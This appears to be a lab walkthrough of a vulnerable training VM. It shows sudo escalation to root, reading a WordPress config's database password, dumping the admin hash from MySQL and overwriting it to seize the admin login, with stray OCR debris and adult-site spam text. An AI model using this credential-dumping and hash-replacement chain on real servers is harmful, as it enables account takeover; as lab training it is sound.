

csec [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Ubuntu Desktop
10:32 AM
Right Ctrl

And then I found that I have all rights:



```
wordpress
marlinspike@vtcsec:~$ id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$ -l
-l: command not found
marlinspike@vtcsec:~$ sudo -l
[sudo] password for marlinspike:
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$ 
```

find_secret_dir_in_wordpress



It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
Matching Defaults entries for root on vtcsec:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on vtcsec:
    (ALL : ALL) ALL
root@vtcsec:/home/marlinspike# cd /var
root@vtcsec:/var# ls
backups  cache  crash  lib  local  lock  log  mail  metrics  opt  run  snap  spool  tmp  www
root@vtcsec:/var# cd ww
bash: cd: ww: No such file or directory
root@vtcsec:/var# cd www
root@vtcsec:/var/www# ls
html
root@vtcsec:/var/www# cd html/
root@vtcsec:/var/www/html# ls
index.html  secret
root@vtcsec:/var/www/html# cd secret/
root@vtcsec:/var/www/html/secret# cat ../index.html
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
root@vtcsec:/var/www/html/secret# ls
index.php    wp-activate.php     wp-comments-post.php  wp-cron.php        wp-load.php   wp-settings.php   xmlrpc.php
license.txt  wp-admin            wp-config.php         wp-includes        wp-login.php  wp-signup.php
readme.html  wp-blog-header.php  wp-content            wp-links-opml.php  wp-mail.php   wp-trackback.php
root@vtcsec:/var/www/html/secret#
```

we can find a secret service

so we can access this secret site:



Skip to content
My secret blog

My secret blog

Just another WordPress site

Scroll down to content

Posts

Posted on November 16, 2017

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search …

Search

Recent Posts

- Hello world!

Recent Comments

- A WordPress Commenter on Hello world!

Archives

- November 2017

Categories

- Uncategorized

Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Proudly powered by WordPress

So now, it turns to wordpress again.

mysql

Now, we can check the wp-config.php file:

root@vtcsec:/var/www/html/secret# ls

```
index.php    wp-activate.php     wp-comments-post.php  wp-cron.php        wp-load.php   wp-settings.php   xmlrpc.php
license.txt  wp-admin            wp-config.php         wp-includes        wp-login.php  wp-signup.php
readme.html  wp-blog-header.php  wp-content            wp-links-opml.php  wp-mail.php   wp-trackback.php
```

root@vtcsec:/var/www/html/secret# cat wp-config.php

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'arootmysqlpass');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
```

```
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/
WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all
users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'put your unique phrase here');
define('SECURE_AUTH_KEY',  'put your unique phrase here');
define('LOGGED_IN_KEY',    'put your unique phrase here');
define('NONCE_KEY',        'put your unique phrase here');
define('AUTH_SALT',        'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT',   'put your unique phrase here');
define('NONCE_SALT',       'put your unique phrase here');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix  = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */
```

```
/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
	define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
```


So we can access mysql now:

```
root@vtcsec:/var/www/html/secret# mysql -u root -p

Enter password:arootmysqlpass
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Then, query interesting things in mysql:

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp_myblog          |
+--------------------+
5 rows in set (0.01 sec)

mysql> use wp_myblog;
Database changed

mysql> show tables;
+-----------------------+
| Tables_in_wp_myblog   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```


```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+----------------+----------
+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email     | user_url |
user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+----------------+----------
+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$BAJWheLsI9IEVX0o4/5OBbGo2n4YuD1 | admin         | admin@mail.com
|          | 2017-11-16 16:59:58 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+----------------+----------
+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)
```



```
mysql> mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+----------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email     | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+----------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$BAJWheLsI9IEVX0o4/5OBbGo2n4YuD1 | admin         | admin@mail.com |          | 2017-11-16 16:59:58 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+----------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)
```

so we know we can access the blog by admin(in fact, we can get it by username_enumerate absolutely. but we should use it to change the password.

I use this link :https://www.useotools.com/wordpress-password-hash-generator/output
to get:



Wordpress Password Hash Generator


Password	admin
Hash	$P$BTfFW/E4Rcuo1kpNoD1PwWnT6Uh6xq/
SQL Query	UPDATE `wp_users` SET `user_pass` = '$P$BTfFW/E4Rcuo1kpNoD1PwWnT6Uh6xq/' WHERE user_login = your_user_name
Compatibility	Wordpress v3.x, v4.x, v5.x, v6.x and new versions

```
mysql> UPDATE `wp_users` SET `user_pass` = '$P$BTfFW/
E4Rcuo1kpNoD1PwWnT6Uh6xq/' WHERE user_login = "admin";
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

now, I can try to login in the wordpress.

but when I access http://172.16.1.7/secret/wp-login.php

it will go to: http://www.vtcsec.com/secret/wp-login.php
which is:



，点击此处跳转！！！---合理安排看片时间，享受健康生活。请记住永久域名:5178801.cc-5178810.cc 01到10都可以尝试下（我要去啪啪：woyaoqupapa.com）

不得不说国人确实有智慧，毕竟csec是出名的靶机


so it must be a DNS problem

we can solve it by:

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.16.1.6 www.armourinfosec.test

┌──(kali㉿kali)-[~]
```

